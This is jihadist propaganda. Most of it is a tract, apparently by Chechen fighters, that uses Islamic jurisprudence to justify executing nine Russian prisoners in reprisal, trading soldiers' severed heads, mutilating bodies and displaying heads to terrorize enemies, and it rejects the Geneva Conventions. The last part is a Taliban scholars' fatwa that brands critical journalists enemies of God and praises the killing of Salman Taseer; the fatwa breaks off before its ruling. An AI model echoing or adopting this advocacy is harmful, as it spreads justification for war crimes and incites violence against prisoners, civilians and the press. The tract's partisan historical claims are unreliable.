“ The correct interpretation of this verse implies that the Prophet, peace be upon him, was given the choice to show generosity, to ransom or to kill the prisoners. This also applies to leaders of the Muslims after the Prophet, peace be upon him. The killing (of prisoners) was not mentioned in the verse as it was mentioned in others (*slay them wherever you may find them*). This position is so because the Prophet, peace be upon him, killed prisoners, ransomed prisoners and showed mercy to others. For example, on the day of the battle of Badr, he (the Prophet) ordered the killing of Uqba Ibn Abi Muit who had earlier been captured. He (the Prophet) also ordered the killing of the Jews of Banu Qurayzah even though they had come under the protection of Sa'ad who was capable of releasing and/or ransoming them.”

“ At Badr, the Prophet ransomed prisoners. On that same day, he released Thammamah Ibn Athaal Al Hanafi. This Prophetic Tradition extended through all of his military campaigns, peace be upon him. In fact, the verse *“thereafter is the time for either generosity or ransom”* was revealed authorizing the Prophet, peace be upon him, to release or ransom prisoners only after repeated verses of the Quran also authorized him to kill them, if he chose to do so.”

“ (Until the war lays down its burdens) in this verse, Allah Most High explains that when you meet the unbelievers, smite their necks and do with them in captivity as I have ordered you (explained in above paragraph) until the war lays down its burdens.” [End of Imam Tabari quote]

Imam Qurtubi explained that there were five opinions with regards to the prisoners (those outlined earlier) and, after advocating the fifth position, confirmed:

"The verse is clear and provides the ruler (Muslim leader) the freedom of choice under all circumstances (where prisoners are involved). This is the position of Ibn Abbas, and has been confirmed by many learned scholars, including Ibn Umar, Al Hassan and Al Ata'. It is also the position of the schools of Imam Malik, Imam Shafii, Imam Al Thawri, Imam Al Awzaii and others.

" This choice is advocated as it was practiced by the Prophet, peace be upon him, and the four rightly guided caliphs. The Prophet killed Uqba Ibn Abi Muit and Al Nadhar Ibn Al Harith on the day of Badr. He ransomed other prisoners from Badr, and released Thammamah Ibn Athaal Al Hanafi who was a prisoner in the hands of the Prophet, peace be upon him. He, peace be upon him, also took a slave woman from Salmah Ibn Al Akwa' and exchanged her for a Muslim prisoner. On other occasions, he released the captured woman of Khuza'a (a tribe that attempted to fight Islam). The wise companions and residents of Medina, Shafii, Abi Obeid and Tahawi narrate this position which is that of the majority, and Allah Most Glorious knows best."

Imam Al Jassaas explained in his book *'Ahkam Al Quran'* that:

"With regards to prisoners, Allah has given the Prophet and the believers the choice between killing them, keeping them in bondage or ransoming them…. Abu Bakr has reported that jurists from all Muslim lands are in consensus with regards to the validity of executing prisoners, and we know of no jurist who disputes this position….during the fath (liberation) of Mecca, the Prophet ordered the execution of some of the most treacherous unbelievers when he said: ***'kill them even if they are holding onto the cloak of the Kaaba'***. "

Imam Ibn Kathir, in his explanation of the Quran says:

"Imam Shafii, may Allah have mercy upon him, said the (political) Imam (Muslim leader) is given the choice of killing the prisoners,

showing them mercy, ransoming them or keeping them in bondage. This issue has been confirmed and has been proven in our book *'Al Ahkam.'* "

The learned scholars have also stressed that this opinion calls upon the leader of the Muslims to choose wisely in deciding the fate of prisoners. Among the scholars who support the fifth and most righteous opinion, the following have spoken with regards to how the fate of the prisoner must be decided:

Imam Ibn Qudama has explained in his book *'Al Mughni'* that:

"Each prisoner has his own qualities that should determine his fate; if the prisoner is of exceptional harm to the believers, then killing him is the best course of action. If the prisoner is weak and wealthy, ransoming him is best. If the prisoner is wise and looks highly upon the Muslims, then seeking his conversion by releasing him without conditions, or exchanging him for Muslim prisoners, is best. If the prisoners may be of service to the Muslims, including young prisoners and female prisoners, then keeping them in bondage is best. The Muslim leader will know what is in the interest of the Muslims when it comes to deciding the fate of prisoners, he should thus be counselled on such matters and is the final authority in making the decision."

Imam Ibn Qudama continues: "This choice (in determining prisoners' fate) does not constitute the freedom to choose between one's whims and worldly desires; the decision must be made based upon what is in the best interest of the Ummah."

Sheikh Al Islam Ibn Taymiyyah seconds this position and explains in his encyclopedic work **'Al Fataawa'***(34/116)*:

"As the Imam is given the choice to either kill, ransom, keep in bondage or show mercy to his prisoners, he must choose that which is best for the Muslims. Should he make the right decision according to the commandments of Allah, he will be doubly rewarded, if not, he is rewarded and not held responsible for not knowing what was in the best interests of the Ummah."

Many other learned scholars who are proponents of this (fifth) opinion have written similar verdicts in this regard. Their names are written below, and their advocacy of this opinion is indicted in their books written next to their names:

- **Sheikh Al Islam Ibn Al Qayem**; *Zad Al Ma'ad(3/109)*[5]
- **Imam Ibn Hajar**; *Fath Al Bari (6/151-152)*
- **Imam Al Suyuti**; *Al Ashbah Wal Nadhair (1/121)*
- **Imam Al Kasani**; *Badaii Al Sanaii (7/119)*
- **Imam Al Shawkani**; *Nail Al Awtar (8/145-147)*
- **Imam Al Mubarakpuri**; *Tuhfat Al Ahwathi (5/158)*
- **Imam Al Azim Abadi**; *Awn Al Ma'abud (7/247-248)*[6]
- **Imam Al Sarakhsi**; *Al Mabsut (10/137-138)*[7]

[5] ["He - sallallahu 'alayhi wa salam - used to grant amnesty to some, and kill some, and ransom some for money and others for other prisoners of the Muslims, and he did all that in accordance with the benefit of the Muslims," and then he mentioned the evidences for each.]

[6] ["Chapter: Killing the prisoner and he is not offered Islaam. The Prophet sallallahu 'alayhi wa salam granted security (when he entered Makkah) to all except four and two women and he said regarding them, 'Kill them, even if they were holding unto the curtains of the Ka'bah', (they were) 'Ikrimah bin Abi Jahl, 'Abdullah bin Khatal, Muqees bin Subaabah and 'Abdullah bin Sa'd bin Abi Sarh".]

[7] ["And I asked him - Abu Haneefah - regarding a man who captures a man from the enemies, is it (permissible) for him to kill him, or must he bring him to the Imaam? He said: Whichever of those is good. And when Ummayah bin Khalf was killed after he was captured at Badr, the Messenger sallallahu 'alayhi wa salam did not admonish those who killed him, but if he brings him to the Imaam it would be better, as it is a preservation of the significance (hurmah) of the Imaam, but the first (option) is better in showing harshness on the mushrikeen and weakening of them. So it is incumbent on him to choose what is better and more benefitial for the Muslims."]

After showing the verdicts of the learned scholars of Islam with regards to the permissibility of killing prisoners, it should become clear to those who criticized our actions that the Mujahideen did not execute the prisoners because of some foolish whimsical desire. Rather, we executed the prisoners because we deemed it the best course of action to execute them in conjunction with our demand to have the war criminal handed over to us.

Some may naively ask: *"What sin did the nine prisoners commit if the crime was committed by that single murderer (the war criminal Budanov)?"* Those who make this false argument quote the verse from the Quran: *"No bearer of burdens can bear the burden of another."*

Our reply is that the crimes committed by the prisoners themselves warranted their execution. Moreover, Allah Most High has sanctioned the killing of prisoners just because they are prisoners, if this is in the best interest of the Muslims, as was explained earlier at some length. It was within the best interest of the Ummah to have these prisoners executed because of the crime of another war criminal. We punish them (the enemy) with each other because of the crimes they commit.

The Prophet, peace be upon him, performed a similar act, as described in the following hadith authenticated by Imam Muslim: "Thaqif[8] were allies of Banu Aqeel[9]. Thaqif captured two companions of the Prophet (peace be upon him). Thereafter, other companions captured a man from Banu Aqeel, and brought him to the encampment of the Prophet, peace be upon him. The prisoner said: "Oh Muhammad!" upon which the Prophet approached him and replied: "What do you seek?" the prisoner replied: "Why have you taken me (prisoner) and why have you taken my camel[10]. The Prophet replied to the prisoner: "I took you because of the crimes committed by your allies Thaqif." The Prophet, peace be upon him, was not mistaken in his actions, for war demands such actions in defence of the soldiers of Islam. Moreover, we cannot

[8] (an Arabic tribe at war with the Muslims)
[9] (another Arabic tribe)
[10] (which was taken by the Prophet, peace be upon him, and named 'Al Addbaa')

protect the lives and well being of Muslims without taking such actions. We also have many more reasons to justify executing the prisoners that are not apparent to others; we deemed the killing of the nine prisoners as being in the best interest of the Muslims in this particular case. There have been other occasions when other prisoners have been shown mercy and released without conditions. We are not obliged to treat prisoners in any particular way; we study the character and circumstances surrounding each prisoner and make a decision that is based upon and thoroughly backed by Divine Law.

It is apparent that our critics failed to carefully consider the evidence from Divine Law upon which we based our decision. We ask Allah Most High to make us among those who know the truth and excel in following the truth.

(B): The Permissibility of Ransoming Enemy Prisoners in Return for Muslim Prisoners

Imam Al Shawkani explained in his book, Nail Al Awtar (8/146/147):

"The majority of learned scholars advocate the release of an enemy prisoner in return for a Muslim prisoner. This was confirmed in the rigorously authenticated hadith narrated by Imran Ibn Al Husayn: "Thaqif (an Arabic tribe at war with the Muslims) were allies of Banu Aqeel (another Arabic tribe). Thaqif captured two companions of the Prophet (peace be upon him).

"Thereafter, other companions captured a man from Banu Aqeel, and brought him to the encampment of the Prophet, peace be upon him. The prisoner said: "Oh Muhammad!" upon which the Prophet approached him and replied: "What do you seek?" the prisoner replied: "Why have you taken me (prisoner) and why have you taken my camel (which was taken by the Prophet, peace be upon him, and named 'Al Addbaa'). The Prophet replied to the prisoner: "I took you because of the crimes committed by your allies Thaqif."

"He (the prisoner from Banu Aqeel) then called upon the Prophet: "Oh Muhammad!" upon which the Prophet, peace be upon him, approached and replied: "What do you seek?." The prisoner replied "I am a Muslim," upon which the Prophet said: "If you said this (declaration of his Islam) when you where in full control of your situation, then you will have attained success, all the success." The prisoner then called upon the Prophet "Oh Muhammad!." The Prophet, peace be upon him returned and said: "What do you seek?." The prisoner replied: "I am hungry; feed me, and I am thirsty; give me drink." The Prophet replied: "This is your (rightful) need." Later, the prisoner was exchanged for two Muslim prisoners." [End of Imam Shawkani quote]

As the proof (in the validity of exchanging enemy prisoners for Muslim prisoners) is clear, we will not add to it. However, we stressed on clarifying it so that no one may argue that such an action is 'blackmail' or something else deemed un-Islamic; the Prophet, peace be upon him did this (ransomed enemy prisoners for Muslim prisoners). The Prophet kept the prisoner in custody even after the prisoner had declared his Islam; the prisoner was treated well and offered food and drink, he was later exchanged for two Muslim prisoners.

(C): The Permissibility of Exchanging the Remains of Unbelievers for Muslim Prisoners or the Remains of Muslims

The following hadith was reported (not authenticated) by several learned scholars, including Imam Ahmad and Al Tirmithi (4/214): ***"The unbelievers wanted to purchase (acquire/buy-back) the corpse of one of their men (killed in battle); the Prophet, peace be upon him, refused to sell them the corpse."***

Two men, Ibn Abi Layla and Ibn Artaa narrated the hadith. Most scholars have attested that both men are upstanding and of good character, however, most scholars dismiss their narration of the above hadith.

Imam Ahmad (who reported the hadith) stressed that "The hadiths narrated by Ibn Abi Layla may not be invoked (when judging the legality of a particular issue)." Muhammad Ibn Ismail said: "Ibn Abi Layla is very honest, however, we cannot differentiate between the authentic and the non-authentic hadiths he has narrated. I do not report any of the hadiths he has narrated. He (Ibn Abi Layla) is a jurist, yet he lacks (accuracy) when it comes to authenticating the hadith's chain of narration (sanad)."

Abu Essa has said: "If one of them (Ibn Abi Layla and Ibn Artaa) was the sole narrator of a hadith without it being scrutinized and followed-up, then we cannot invoke their narration (of hadith) when making legal verdicts." Ibn Essa continues: "It is also reported that Ibn Abi Layla used to narrate the hadith citing different chains of narration at different times; this is because he depended on memory to cite the chains of narration." On this lack of accuracy, Imam Ahmad has stressed: "The most severe (error) in narrating a hadith involves extending or decreasing the chain of narration, changing the chain of narration or narrating the hadith in a way that changes its meaning."

Al Mubarkapuri stated in his book 'Tuhfat Al Ahwathi': " The decomposed remains of an enemy may not be sold nor exchanged for money. This is based on the hadith: *" The unbelievers wanted to purchase (buy-back) the corpse of one of their men (killed in battle); the Prophet, peace be upon him, refused to sell them the corpse."* The impressibility stems from the unlawfulness of selling all dead beings and the unlawfulness of 'owning' dead beings. It is not permissible to sell or receive compensation for the exchange of a dead being."

Al Mubarakpuri continues: "Imam Bukhari has written in his *'Sahih'* (the encyclopedic work of rigorously authenticated hadiths) a chapter entitled: ' The disposal of decomposing corpses in wells and not taking payment for their remittance.' In this chapter, Bukhari cites the hadith of Ibn Masood that the Prophet, peace be upon him, made supplication against Abi Jahl and other unbelieving leaders of Quraysh; after they (unbelieving leaders) were killed, I saw their corpses being thrown in one of the wells of Badr."

Al Mubarakpuri also states: “Imam Al Hafedh (Ibn Hajar), citing the hadith *'the Prophet, peace be upon him, refused to sell them the corpse'* said no payment may be taken (for the corpses of the unbelievers). Ibn Ishaq mentioned in his book *'Al Maghazi'*: “ The unbelievers wanted to exchange 10,000 for the corpse of one of their men, Nawfal Ibn Abdullah Ibn Al Mugheerah, who was killed assaulting the trench around Medina. The Prophet, peace be upon him, replied to their offer by saying: 'We have no need for this sum nor his body.'”

“ Tradition also pays witness to the fact that if the relatives of unbelievers killed in Badr understood that they could retrieve the corpses of their relatives in exchange for money, they would have done so,” explains Al Mubarakpuri. “ This supports the hadith of Ibn Abbas (*the Prophet, peace be upon him, refused to sell them the corpse*), even though the chain of narration of this hadith is (poorly reported) by Ibn Abi Layla.” [End of Al Mubarakpuri quote].

Imam Ibn Rajab said in his book *'Jamii Al Ulum Wal Hikam'* (1/419): “Imam Ahmad has reported a Hadith attributed to Ibn Abbas who said: “On the day of Khandaq, (Battle of the Trench) the Muslims killed an unbeliever. They (the unbelievers) offered money for his corpse; the Prophet, peace be upon him, said: 'Return to them his corpse, for it is polluted, and polluted is their money.'”

Ibn Rajab continues: “Hareth asked Ishaq: 'what do you say with regards to selling the corpse of an unbeliever to other unbelievers?' he (Ishaq) said ' No (it is not permissible).' Abu 'Amr Al Shaybani has also reported that Ali captured Al Mustawrid Al 'Ijli, who had become an apostate by embracing the Crucifix. When the apostate refused to repent, Ali killed him; the Nasara (worshippers of the cross) offered 30,000 for his corpse: Ali refused and burned the body.”

To examine the validity of this hadith and its implications on any legal verdict, with regards to exchanging the remains of unbelievers for Muslim prisoners or the remains of Muslims, we will examine the following three positions:

1. As quoted earlier, the hadith is weak in its chain of narration and hence may not be invoked or referred to when establishing legal verdicts. Therefore, there is no evidence that would suggest that the sale of enemy corpses is unlawful.

2. Some may argue that despite the weakness of the hadith, the actions of the companions of the Prophet, peace be upon him, was that they did not sell the corpses of the unbelievers. Rather, they were witnessed disposing of them by throwing them in the wells of Badr. The proponents of this position would also refer to the Prophet making unlawful the sale of all dead beings.

Our reply to this position is that the great Imams, including Ahmad and Ibn Madani, refused to accept the principle of 'witnessing' an action as legally binding, unless the action in question is proven to be regulated by clear conditions. We acknowledge that the Prophet, peace be upon him, deemed unlawful the sale of dead beings; however, this position was legislated during times of peace, not during times of war. In order to deem the sale of enemy corpses unlawful during war, there must be a clear and independent ruling on the subject. Such a ruling does not exist, hence, we cannot consider the sale of enemy corpses unlawful.

There are many examples from the Prophetic Tradition that prove this point. For example, the Prophet, peace be upon him, burned the trees of the Jews of Medina even though he declared unlawful the uprooting and destruction of trees during peace time. The Prophet also gave permission to deceive the enemy during wartime and to slaughter the livestock of the enemy as happened during the battle of Hunayn. He also allowed the wearing of silk and assassinations. He accepted that the companions stand guard over him during the treaty of Hudayba even though he did not allow this to happen at other occasions.

When asked about the fact that the women and children of unbelievers may be endangered by Muslim combat actions, the Prophet, peace be upon him, said: *"They (the women and children of the unbelievers) are of them."*

In fact, Imam Shafii (Mughni Al Muhtaj 4/224) Imam Ahmad (Kashf Al Qina'a 3/51) and Imam Abu Hanifa (Fath Al Qadeer 5/447-448) have also ruled that should Muslims be in the captivity of the unbelievers and it is necessary for the Muslim army to attack the unbelievers with the inevitable consequence of endangering the captured Muslims, then it is permissible for the Muslim army to attack.

Imam Ibn Taymiyah was very clear when it came to using all means necessary during war. He even deemed allowing the flow of alcohol to the enemy during war, because: "Stopping alcohol from reaching them will not stop them from praying to Allah or performing acts of worship. On the contrary, their drunkenness simply reduces the intensity of their transgressions in the land. On the other hand, allowing them to become intoxicated weakens them and causes divisiveness and infighting among them. This is to the benefit of the Muslims."

During the war in Afghanistan, Sheikh Uthaymeen explained to us that should the enemy mutilate the bodies of dead Muslims, then it is permissible for Muslims to mutilate the bodies of dead unbelievers.

3. Even if the hadith were questionably valid, which it is not, we are not seeking to sell the corpses of the unbelievers. Rather, we are exchanging their corpses with the bodies of Muslims who were killed. As for the permissibility of selling the corpses, it has been reported that Imam Abu Hanifa was asked about this and said: "It is accepted to do so during times of war, but not to an opposing Muslim camp."

Abu Hanifa also said: "Muslims may use force to capture the wealth of the unbelievers during times of war."

During this war in Chechnya, we have exchanged the heads of 14 Russian soldiers for the bodies of three of our brothers. We see no wrong doing in this and do not accept those who deem this unlawful without referring to evidence from the Quran or the Sunnah.

(D): The Permissibility of Moving/Transporting the Corpses/Remains of Unbelievers

There are two positions that have been reported in this regard. The first is that of the rightly guided caliph, Abu Bakr, may Allah Most High be well pleased with him. In his book *"Assunan Al Kubra"*, Imam Bayhaki states: "Chapter on what has been reported about the moving of the heads of unbelievers: Amr Ibn El'aas and Sharhabeel Ibn Hassana dispatched Uqba to deliver the head of Yunak, the Patriarch of Damascus, to the caliph Abu Bakr. "

"When the head was delivered to the caliph, Abu Bakr showed his displeasure. Uqba responded to this by saying: " Oh Successor of the Prophet of Allah, peace be upon him, but they do the same with us! (decapitate Muslims). Abu Bakr rebuffed Uqba's argument by saying: 'Then should we take example in the methods of the Romans and the Persians? There is no need for you to bring me this head; informing me through correspondence will suffice.'"

Muawiyah Ibn Khadeej and Abd Al Kareem Al Jazari have also reported the position of Abu Bakr. Al Zahri has stated the position of Abu Bakr and has stated that no head was ever delivered to the Prophet, peace be upon him, in Medina.

The second, and more accurate, position confirms the permissibility of moving the remains of unbelievers. Ibn Jarir reported in his encyclopaedic work on history: "Men from Bani Makhzoom reported that Ibn Abbas said: " (on the battlefield of Badr) Abu Jahl (the wounded chieftain of the unbelievers) told me: ' You shepherd, you have risen to a lofty but difficult position.' I ripped his head off and took it to the Prophet, peace be upon him, and said: 'Oh Prophet of Allah, this is the head of enemy of Allah, Abu Jahl.' The Prophet, peace be upon him, was pleased and said: 'All praise be to Allah! there is no god other than Him."

This story has also been related by Imam Ibn Hajar, and reported by Ishaq and Al Hakam.

Imam Al Dahabi related the following story: “Ibn Zubair said: 'Jarjeer who led an army of 120,000 attacked us in the province of Nuba (Africa). We were only 20,000. At first, the men consulted with our commander, Ibn Abi Srah who went into his tent to make a decision. During this time, I glanced from afar the head of Jarjeer; he was behind his troops and was shaded by two concubines who protected him from the sun with the feathers of an ostrich. I (asked) our commander (to make an attempt) at Jarjeer. He accepted and I chose thirty cavalrymen to join me.' I told them to protect my back; I broke through enemy lines and appeared in front of Jarjeer. At first, Jarjeer and his entourage thought I was a messenger, but when he realized I was after him, Jarjeer attempted to run. I caught up with him, decapitated him and placed his head on top of my spear. I yelled 'Allah u Akbar!' and the Muslims attacked as the enemy collapsed and fled.”

Yusuf Al Hanafi has reported that: “Abd Allah Al Daylami approached the Prophet, peace be upon him, with the head of Al Aswad Al Ansi the Liar. We brought the head from Yemen so that the Prophet would witness (a symbol of) the victory of the Muslims.” Yusuf Al Hanafi comments on this by saying: “ These examples confirm the permissibility of moving the heads of the unbelievers from country to country so that people may know the defeat that befalls (those who fight against Allah and His Prophet). “ And Allah says: **“And let a party of the believers witness their punishment.” [Quran 24:2]**

Al Hanafi continues: “Abu Bakr's displeasure (with being presented with the head of the unbelieving chieftain) was a result of his own judgement, at that time, that such a move was unnecessary. Battlefield commanders, such as Yazeed Ibn Abi Sufyan and Uqba Ibn Amer, did not bewrong this because they viewed it as giving glory to the Religion of Allah and humiliating to the infidels. Hence, the decision on such a matter is related to the judgements of the scholars who must decide if such a move is beneficial at that particular time. They must also decide against it if they feel it is unnecessary.”

Imam Shawkani says in his book Asayl Al Jarar: “As for those who show their displeasure with this, I say if carrying the heads of the enemy strengthens the hearts of the Muslims or weakens the unbelievers, then

there is no objection to such a move. On the contrary, it is something good. Moreover, the fact that unbelievers are deemed unclean (Najis) by Divine Law, does not nullify the permissibility of moving the remains of the unbelievers during times of war; after all, strengthening the army of Islam and terrorizing the armies of the enemy is an unquestionable goal of Divine Law. The permissibility is also confirmed by the fact that this happened during the time of the companions."

After reviewing the above, we follow the righteous position of Imam Shawkani who qualifies the moving of enemy remains during time of war with the goal of strengthening the Muslim army and terrorizing the armies of the unbelievers. This position explains the position of the Prophet, peace be upon him, who did not allow this to happen during normal (non-combat) times. Hence, the evidence that confirms the permissibility of this during times of war is substantially greater that the evidence against.

STUDY TWO

In Response to Those who Criticized the Mujahideen for not Abiding by International Treaties on Human Rights

Before proceeding with this study, it is important that we describe the Geneva Accords that outline the rights of prisoners of war. The Geneva Accords, which were signed by member countries of the United Nations states (the following is translated from Arabic):

"Prisoners of war are followers of their governments, and not of the individuals or armed forces to whom they fell captive. The state that captured the prisoners of war must not discriminate against the prisoners for any reason, including race, religion, creed or political affiliation. The prisoners must not be tortured, neither physically nor mentally, and must not be stripped of rank insignia."

"Prisoners must be accorded basic medical services, and must be provided with food, clothing and sanitary conditions. Prisoners have the right to practice intellectual, cultural and sports activities. They also have the right to send and receive letters, albeit under censorship."

"Prisoners will be tried only in front of military courts and may not be judged without due process and the presence of defense lawyers. Prisoners will also be released and returned to their home countries upon the cessation of hostilities." [End of description]

This is the accord to which member states of the United Nations have committed themselves. Any nation that fails to abide by this accord may face sanctions and other punishments, including losing the right to receive international loans, and having the United Nations refuse to take decision in defense of the nation that violates the accords.

Our reply to those who objected to our action and demanded that we comply with such accords is six-fold:

First Response:

We are not members in this (UN) organization and shall not accept joining the organization because we will not sign any of its accords or treaties.

Second Response:

Had we made a commitment not to kill the prisoners of the unbelievers, we would have abided by it. This was the way of the Prophet, peace be upon him, who made an agreement with the unbelievers of Quraysh which he respected until Quraysh betrayed the terms of the treaty. We have not given Russia any commitment, and cannot be charged with breaking a commitment that does not exist.

Third Response:

Several of the clauses in the Geneva Accord correspond to Islamic laws. One of these clauses is about the fair and good treatment prisoners. We have treated many prisoners fairly, and many Russian prisoners whom we have let free will attest to this fact and will admit that the treatment they received was superior to any laws coined by secular and unbelieving authorities.

This follows the Divine guidance from Allah Most High who praised those who treat prisoners well, even if the prisoners are unbelievers. This action also is supported by the example of the Prophet, peace be upon him, who treated Thamma Ibn Al Aathal well; Ibn Al Aathal, who was tied up inside the Prophet's Mosque and then converted to Islam shortly after he was released.

Fourth Response:

Some people may naively believe that such accords are genuine in spirit and enforced in reality, even though they are in fact routinely violated by the five members of the security council, and only cited when weak and developing nations need to be 'brought in line' with the demands of oppressive power politics.

Why is it that every time one of the permanent members of the security council violates the Geneva Accords, little is said or done, but when the soldiers of these countries are captured, every human rights accord is loudly cited? The accords were not introduced to maintain justice, they were introduced to protect the criminality of those who seek to maintain their position in the ugly game of power politics.

There are many examples of this, including:

1. The Massacre of Muslims in Bosnia:

Five years ago, during the Serbian aggression against Bosnia, the United Nations declared the unarmed and undefended Bosnian towns of Zepa and Srebrenica as 'safe havens.' The UN positioned troops in the two towns and pledged to protect their inhabitants from any aggression.

Shortly thereafter, Serb forces attacked the two towns; instead of stopping the aggression, the UN's Dutch peacekeepers evacuated their positions. Most shocking of all, the Dutch peacekeepers provided the Serbs with UN uniforms. The Serbs, disguised as UN troops, ordered the inhabitants of the towns to go to UN headquarters located at an aluminum factory. All of the civilians who gathered at the factory were slaughtered in cold blood. The war criminal Ratko Mladic then herded thousands of young Muslim boys and girls onto buses and sent them to unknown locations. The other residents of the towns were tortured, raped, and dispersed; more than 45,000 Muslims were subjected to this campaign of terror: where was the UN and its accords on human rights? The UN did not just fail in its mission, it was a clear accomplice in the mass murder, rape and torture of innocent civilians.

After the Zepa and Srebrenica massacres, the UN transferred thousands of Croat refugees from Krajinja and settled them in the abandoned homes of the original Muslim inhabitants. UN officials stressed that the Croats who were forced out of their homes would receive all the support they needed…in accordance with their internationally guaranteed human rights.

Ask the then Secretary General of the UN, Boutros Ghali, why were the Serbs not punished in the same way as Iraq? Where were the internationally guaranteed human rights and the rights of prisoners of war in Bosnia?

2. The Murder of Iraqi Soldiers During the Gulf War

On February 24-25, 1991, American and British tanks and armoured vehicles equipped with large shovels buried alive thousands of Iraqi soldiers in their bunkers. The soldiers, who were surrounded and were waiting to surrender, were mercilessly buried under heaps of sand in one of the worst crimes against humanity in the modern era.

This crime was reported and confirmed by the Washington Post, the Daily News (US), the Times (UK) and other major publications. It was even admitted by Pete Williams, then spokesman at the Pentagon, and by Colonel Morino, commander of the US 1st Infantry Division's 2nd battalion, who claimed that the massacre 'was a tactical manoeuvre designed to allow the passage of US and British forces.'

Morino, who identified the engineer Stephen Hawkish as the man who planned the crime, admitted that this crime was so horrible, most of the areas were Iraqi soldiers were buried alive were quickly leveled out and concealed. American soldiers who participated in these crimes were later given medals of honour and described as 'war heroes.'

Let no one assume that we are citing this example because we supported Iraq's aggression against the Muslims of Kuwait. Rather, we cite this example to prove our point that the powers of arrogance and unbelief have no trouble violating accords that guarantee the rights of prisoners of war.

3. Israeli Massacre of Prisoners of War in 1973

Shortly after the end of the 1973 war, the Israeli enemy murdered in cold blood more than 2,000 Egyptian prisoners of war. Ehud Barak, the current Prime Minister of Israel, personally supervised the slaughter of the prisoners. Israeli crimes against Muslims are many, including the

massacre of Deir Yassin in 1948; Menahem Beginm who personally supervised and participated in the massacre became Israel's Prime Minister in 1977. You will also remember the massacre of 40 Muslims as they prayed in the Mosque of the Prophet Abraham in Al Khalil and the massacre of more than 100 civilians at Qana in Lebanon.

The Israelis have and continue to commit such heinous crimes, yet they simultaneously demand compensation for what their forefathers suffered at the hands of the Nazis. This blood stained hypocrisy is sufficient to prove that accords on human rights exit only to suit the needs of the unbelievers when and where they need it.

Fifth Response:

We remind all of our brothers who accused us of violating human rights and the spirit of Islam, that your criticism is wrong and unfair. Is the Muslim who protects his religion, his people, his property and his land a war criminal? What of the Russians who attacked this land and killed, stole, raped and maimed? Who is violating human rights under such circumstances?

If you are determined to defend those who slaughter the Muslims, then do not defend the Russians only, defend those who murdered 100,000 Chechens in the first war, defend those who murdred 1 million Muslims in Afghanistan and 200,000 in Tajikistan. Defend those who bombed the Amirya Shelter in Iraq and the Shifaa medical facility in Sudan. Defend those who set fire to our holy shrine in Jerusalem…

After all this, if you do not know who is the war criminal, then you will never know and will continue to follow the trumpet of the unbelievers and the beat of tyranny.

The Islamic Verdict on Media
(That works against Islam)



The Scholars of the Taliban Mujahideen Shoora Council Pakistan

The world media is indeed a powerful tool – one that has been brutally utilized to cause harm to Islam and Muslims, especially the Mujahideen. Let alone the Kuffar media, even the media in the so-called "Muslim" countries has aggressively aided the crusader-zionists in their war against Allah's believing slaves. They use terms such as "terrorists", "extremists" to describe the Mujahideen while they make light the American and Israel war crimes and their massacre of millions and millions of Muslims. It should not come as a surprise though because everyone knows that the major media companies of the world are owned by a people who hate the religion of Allah to the very core. This historical Islamic verdict regarding the media that works against the Mujahideen brings to light much-needed Sharai guidance regarding the true nature of these journalists and media people who wage war against Allah and His Messenger ﷺ with their mouths. Since this is a universal phenomenon, the ruling may also be considered apt to a lot of general circumstances, of course while taking into consideration the specifics of the application, under the guidance of the Scholars of truth. May Allah Make it of benefit to the Muslims worldwide….

Question: What do the esteemed scholars and Muftis have to say about these journalists, reporters and media personnel who help the West and (their) secularism in the modern war; who refer to the Mujahideen as "terrorists" and "enemies of peace", who refer to the dead of the crusader-allied apostate army as "Shaheed" (martyrs) and the dead of the Taliban as wastefully dead; who defend those who blaspheme against Islam and the Prophet ﷺ and regard the defense of democracy as part of their policy; who spread immorality and lewdness amongst the Muslims and engage in various types of propaganda against Islamic commands while calling themselves "free" and "impartial"? Is this "freedom" allowed for them in the Shariah? Please answer according to the Quran and Sunnah and earn your reward.

All Praise is due to Allah Alone and may Peace and Blessings be upon the Messenger of Allah ﷺ and upon his family, companions and those who follow him. As to what follows,

The State of the Journalists

These people engage in media propaganda against Islam and the Muslims. For instance, they refer to them with names such as "terrorists", "fundamentalists, "radicals", "extremists", "enemies of peace" etc. Even before the attack on Lal Masjid[1], they had proclaimed that there were foreign terrorists inside who possessed weapons and had taken children and girls as hostage. They refer to the Mujahideen in the tribal areas as "foreign terrorists". In Swat, they issued a false video in which they declared that the crime of the Taliban was the application of a Shariah legislated Hadd or punishment. Their media strongly condemned this issue. But when the reality of the video came to fore (that the video was fake), they did not give it its due importance because it would have proved the innocence of the Taliban; and the media is not allowed to show this.

When the Governor Salman Taseer (may Allah Curse him) blasphemed against the Prophet ﷺ and was subsequently killed by Mumtaz Qadri, these media people tried to portray the blasphemer as a martyr and Mumtaz Qadri as a cruel murderer. These same people then made noises that the Taliban had destroyed the "peace" (in Swat). They declared the establishment of Shariah commands and the obligation of the veil for the women as being contrary to peace. And when the Government laid the ground work for the oppressive operation (in Swat) through the journalists and media personnel, then these very same media people declared that "peace" had been restored in Swat. This is when, after the operations, the "restoration of peace" was accomplished in the form of festivals in which men and women danced together, the doors to lewdness and immorality were opened to tourist Kafirs and cinema shows were organized. We ourselves heard on radio that a man was selling immoral video cassettes in Mingora Swat and saying in a TV interview that "peace had been restored". The Swat in which cinemas and video centers were once destroyed was now seeing men selling lewd film cassettes on carts in its main market. This is (their) "peace"…

Aside from this, these "impartial" journalists and media personnel refer to the Jews as Jews, the Americans as Americans and the militaries of the other countries by their very names e.g. SSG, marines, militia etc. but they refer to the Mujahideen as "terrorists" and "extremists". Women appear without veils on their TV Channels through which immorality spreads in the society. This is aside from the films and dramas that are telecast from their TV channels.

A (Christian) woman called Ramsha Maseeh burnt the pages of The Noble Quran. These same media people propagated the drama that she was a little girl. Then they made noises against the scholar (Khalid Jadoon) who testified against her (burning the Quran), that he had lied. They then presented the two witnesses against the scholar with full vigor. But when the two witnesses proclaimed later in high court that they had been coerced by the police into giving their earlier statements against the scholar, the media did not give as much importance to these retractions of theirs as they had given to the earlier statements.

And foremost of all, this media is a firm institution that propagates the cause of this system of disbelief. This is a system that has declared failed, unacceptable and "rejected" the bill of Shariah thrice. It has given the human being the (absolute) right to legislate laws for himself. It has declared that the Islamic Shariah is not the only source of legislation; rather, it has prepared an amalgam of self-made laws of the Kuffar whose respect it teaches Muslims night and day. In this system, the members of the parliament have been granted the authority to accept or reject the Shariah of Allah as they please. This media openly calls for the establishment and progress of democracy.

